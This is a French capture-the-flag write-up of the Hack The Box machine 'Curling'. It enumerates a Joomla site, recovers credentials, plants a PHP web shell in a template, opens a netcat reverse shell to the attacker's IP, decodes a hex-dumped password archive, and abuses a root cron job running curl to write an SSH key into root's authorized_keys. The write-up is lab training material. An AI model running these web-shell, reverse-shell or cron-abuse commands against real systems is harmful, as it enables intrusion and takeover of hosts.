Introduction

Curling est une box Linux dont l'adresse IP est 10.10.10.150.

Compétences mises en œuvre :

- Enumération des ports et services d'une machine.
- Afficher le code source HTML.
- Exploitation d'un panneau d'administration WEB.
- Exploitation d'une tache CRON.

Enumération initiale

Nous commençons par l'énumération des ports et services ouverts avec **nmap** :

```
Nmap -T4 -A 10.10.10.150
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Pour l'énumération initiale, nous allons également faire l'énumération du site web avec **dirsearch** :


```
$ dirsearch -x 403 -w wordlist -f -t 100 -e "html,php" -u http://10.10.10.150/
```

```
[09:55:26] Starting:
[09:55:27] 200 -   14KB - /index.php
[09:55:27] 301 -  312B  - /media  ->  http://10.10.10.150/media/
[09:55:27] 301 -  316B  - /templates  ->  http://10.10.10.150/templates/
[09:55:27] 200 -   31B  - /media/
[09:55:27] 200 -   31B  - /templates/
[09:55:28] 301 -  314B  - /modules  ->  http://10.10.10.150/modules/
[09:55:28] 200 -   31B  - /modules/
[09:55:29] 301 -  313B  - /images  ->  http://10.10.10.150/images/
[09:55:30] 200 -   31B  - /images/
[09:55:32] 301 -  310B  - /bin  ->  http://10.10.10.150/bin/
[09:55:32] 200 -   31B  - /bin/
[09:55:32] 301 -  314B  - /plugins  ->  http://10.10.10.150/plugins/
[09:55:32] 200 -   31B  - /plugins/
[09:55:35] 301 -  315B  - /includes  ->  http://10.10.10.150/includes/
[09:55:35] 200 -   31B  - /includes/
[09:55:37] 301 -  315B  - /language  ->  http://10.10.10.150/language/
[09:55:37] 200 -   31B  - /language/
[09:55:39] 301 -  317B  - /components  ->  http://10.10.10.150/components/
[09:55:39] 200 -   31B  - /components/
[09:55:39] 301 -  312B  - /cache  ->  http://10.10.10.150/cache/
[09:55:39] 200 -   31B  - /cache/
[09:55:41] 301 -  316B  - /libraries  ->  http://10.10.10.150/libraries/
[09:55:41] 200 -   31B  - /libraries/
[09:56:04] 200 -   31B  - /tmp/
[09:56:04] 301 -  310B  - /tmp  ->  http://10.10.10.150/tmp/
[09:56:06] 200 -   31B  - /layouts/
[09:56:06] 301 -  314B  - /layouts  ->  http://10.10.10.150/layouts/
[09:56:25] 301 -  320B  - /administrator  ->  http://10.10.10.150/administrator/
[09:56:25] 200 -    5KB - /administrator/
[09:56:46] 200 -    0B  - /configuration.php
[09:58:20] 301 -  310B  - /cli  ->  http://10.10.10.150/cli/
[09:58:20] 200 -   31B  - /cli/
```

Obtenir un accès utilisateur


En visitant manuellement le site, les 3 articles qui apparaissent sont publié par l'utilisateur **Super User**, il y a un article signé par **Floris**. En regardant la source HTML, nous pouvons voir quelque chose d'intéressant :

```
</body>
      <!-- secret.txt -->
</html>
```




Nous testons de le décoder en base 64 :


```
$ curl -s http://10.10.10.150/secret.txt | base64 -d
```



Nous avons un mot de passe : **Curling2018!**

En nous rendant sur la page http://10.10.10.150/administrator/ nous pouvons nous logger avec l'utilisateur Floris :






Pour avoir une RCE à partir de là, la manipulation va consister à rajouter un paramètre sur une page web déjà présente afin de passer des commandes pour obtenir une RCE :

Sur le home, à gauche, il faut aller dans **template**, puis **template**, cliquer sur une page et rajouter le code PHP pour rajouter un paramètre :


```
System($_REQUEST['cmd']) ;
```

Cela fonctionne :



Maintenant nous mettons en place un listener netcat sur kali et nous exécutons le code bash suivant :

```
Curl http://10.10.10.150/index.php -G --data-urlencode 'cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 4444 >/tmp/f'
```



Nous pouvons avoir un TTY shell (nécessaire pour utiliser sudo) avec **python3** :

```
$ python3 -c "import pty ;pty.spawn('/bin/bash')"
```

Malheureusement, le mot de passe Curling2018! Ne fonctionne pas sur l'utilisateur floris, nous allons donc devoir chercher. Dans son home, le fichier **password_backup** a l'air intéressant :

```
www-data@curling:/var/www/html$ ls /home/floris
ls /home/floris
admin-area  password_backup  user.txt
```

```
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

Ceci a l'air d'être un dump Hex, nous pouvons alors le décoder avec **xxd** en bak :

```
www-data@curling:/tmp$ cat password_backup | xxd -r > bak.bak
cat password_backup | xxd -r > bak.bak
```

Les prochaines manipulations ne sont pas évidentes, puisqu'il s'agit enfaite d'une archive archivé 2 fois, après avoir passé beaucoup de temps, l'archive final nous donne **password.txt** :

```
www-data@curling:/tmp$ cat password.txt
cat password.txt
5d<wdCbdZu)|hChXll
```

Et nous pouvons nous logger avec ce mot de passe en **floris** :

```
www-data@curling:/tmp$ su floris
su floris
Password: 5d<wdCbdZu)|hChXll

floris@curling:/tmp$ cat /home/floris/user.txt
cat /home/floris/user.txt
65d                    98cf11b8530b
```

Obtenir un accès administrateur

Nous transférons et exécutons psp64 sur la box pour observer les services qui tournent :

```
################################## Sur kali
$ scp pspy64 floris@10.10.10.150:/tmp

################################## Sur curling
$ cd /tmp
$ chmod +x pspy64
$ ./pspy64
```

```
| /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
```

Les processus ci-dessus reviennent fréquemment, si on analyse, on devine vite une tache **cron** qui exécute **curl** sur le fichier **input** pour en faire un **report**, input qui est modifiable par nos soin. Nous pouvons le modifier pour que le curl aille récupérer notre clé publique SSH et aille la mettre dans les clés autorisées :

```
floris@curling:~/admin-area$ echo -ne 'output = "/root/.ssh/authori
zed_keys"\nurl = "http://10.10.14.37:8000/id_rsa.pub"\n' > input
floris@curling:~/admin-area$
```

```
┌─[parrot@parrot]─[~/Desktop]
└──╼ $ls
crontab  floris  honk.jpg  id_rsa  id_rsa.pub  pspy64  wordlist
┌─[parrot@parrot]─[~/Desktop]
└──╼ $
```

```
Last login: Tue Sep 25 21:56:22 2018
root@curling:~# cat /root/root.txt
82c198ab6fc5365fdc6da2ee5c26064a
root@curling:~#
```

```
┌─[parrot@parrot]─[~/Desktop]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.150 - - [05/Oct/2020 21:40:01] "GET /id_rsa.pub HTTP/1.1"
 200 -
```